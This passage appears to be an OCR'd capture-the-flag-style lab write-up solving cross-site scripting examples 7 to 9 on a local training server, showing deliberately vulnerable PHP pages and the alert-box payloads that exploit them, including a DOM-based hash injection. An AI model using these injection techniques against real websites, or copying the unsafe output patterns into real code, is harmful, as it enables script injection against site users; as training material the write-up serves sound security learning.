
URL: http://192.168.1.3/xss/example7.php?name=hacker


```
user@debian:/var/www/xss$ cat example7.php

<?php require_once '../header.php'; ?>
Hello
<script>
        var $a= '<?php  echo htmlentities($_GET["name"]); ?>';
</script>

<?php require_once '../footer.php'; ?>

user@debian:/var/www/xss$ _
```

We will escape the quotes and be in the context of JS:


Payload1:

```
http://192.168.1.3/xss/example7.php?name=';alert(1)
```




Payload2:

```
http://192.168.1.3/xss/example7.php?name=';alert(1)'
```




Payload3:


```
http://192.168.1.3/xss/example7.php?name=%27;alert(1);%27
```



Example 8:

URL: http://192.168.1.3/xss/example8.php






```
user@debian:/var/www/xss$ cat example8.php
<?php
  require_once '../header.php';

  if (isset($_POST["name"])) {
    echo "HELLO ".htmlentities($_POST["name"]);
  }
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>

<?php

  require_once '../footer.php';

?>
user@debian:/var/www/xss$
```


```
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>
```

After some trial and error I ended up on ‘reflecting’ the payload

Payload:


```
"/><script>alert(1)</script>
```


in the URL.



Example 9:

URL: http://192.168.1.3/xss/example9.php#hacker





```
user@debian:/var/www/xss$ cat example9.php

<?php require_once '../header.php'; ?>
<script>
  document.write(location.hash.substring(1));
</script>
<?php require_once '../footer.php'; ?>

user@debian:/var/www/xss$
```

We have to perform a DOM-Based XSS.

For this we need an old/vulnerable browser.

We will use Windows 7 internet explorer.


/xss/example9.php#<script>alert("XSS")</script>
com
Home


Message from webp...
XSS
OK